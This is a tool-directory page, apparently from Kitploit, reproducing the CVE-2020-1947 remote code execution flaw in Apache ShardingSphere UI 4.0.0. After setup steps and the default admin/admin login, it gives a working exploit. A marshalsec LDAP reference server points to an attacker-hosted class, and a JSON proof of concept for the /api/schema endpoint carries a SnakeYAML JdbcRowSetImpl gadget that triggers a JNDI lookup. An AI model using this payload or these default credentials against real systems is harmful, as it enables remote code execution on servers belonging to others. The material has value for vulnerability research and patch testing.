
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/jas502n/cve-2020-1947
Vulnerability AnalysisCode AnalysisExploitationWeb Application ExploitationPenetration TestingRemote Access Tool
GitHubjas502n/cve-2020-1947

CVE-2020-1947

Apache ShardingSphere UI YAML解析远程代码执行漏洞

View Repository
3112286 years agoReviewed by Kitploit

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    256

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2020-1947 Apache ShardingSphere UI YAML Parsing Remote Code Execution Vulnerability Reproduction

0x01 Download shardingsphere binary package

wget https://mirror-hk.koddos.net/apache/incubator/shardingsphere/4.0.0/apache-shardingsphere-incubating-4.0.0-sharding-ui-bin.tar.gz

Extract

[root@kali]# tar -xf apache-shardingsphere-incubating-4.0.0-sharding-ui-bin.tar.gz 
[root@kali]# ll
total 23064
drwxr-xr-x 6 root root      103 Feb 28 15:23 apache-shardingsphere-incubating-4.0.0-sharding-ui-bin

Enter the program directory and run

[root@kali]# cd apache-shardingsphere-incubating-4.0.0-sharding-ui-bin
[root@kali]# bin/start.sh

sharding-ui is a standard Spring Boot application, and related information can be configured via conf/application.properties

#
# Licensed to the Apache Software Foundation (ASF) under one or more
# contributor license agreements.  See the NOTICE file distributed with
# this work for additional information regarding copyright ownership.
# The ASF licenses this file to You under the Apache License, Version 2.0
# (the "License"); you may not use this file except in compliance with
# the License.  You may obtain a copy of the License at
#
#     http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.
#

server.port=8088

user.admin.username=admin
user.admin.password=admin

Port, username, and password can be modified here.

0x02 Configuration and Usage

Enter the IP address of your deployed server:8088 to access the management interface.

Default username and password are: admin/admin

The registry address is the Zookeeper address, format: 127.0.0.1:2181


0x03 Post data to RCE

ldap

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://10.10.20.166:8000/#ExportObject

http://10.10.20.166:8088/api/schema

Poc:

{
  "name": "CVE-2020-1947",
  "ruleConfiguration": "  encryptors:\n    encryptor_aes:\n      type: aes\n      props:\n        aes.key.value: 123456abc\n    encryptor_md5:\n      type: md5\n  tables:\n    t_encrypt:\n      columns:\n        user_id:\n          plainColumn: user_plain\n          cipherColumn: user_cipher\n          encryptor: encryptor_aes\n        order_id:\n          cipherColumn: order_cipher\n          encryptor: encryptor_md5",
  "dataSourceConfiguration": "!!com.sun.rowset.JdbcRowSetImpl\n  dataSourceName: ldap://127.0.0.1:1389/ExportObject\n  autoCommit: true"
}

Download Tool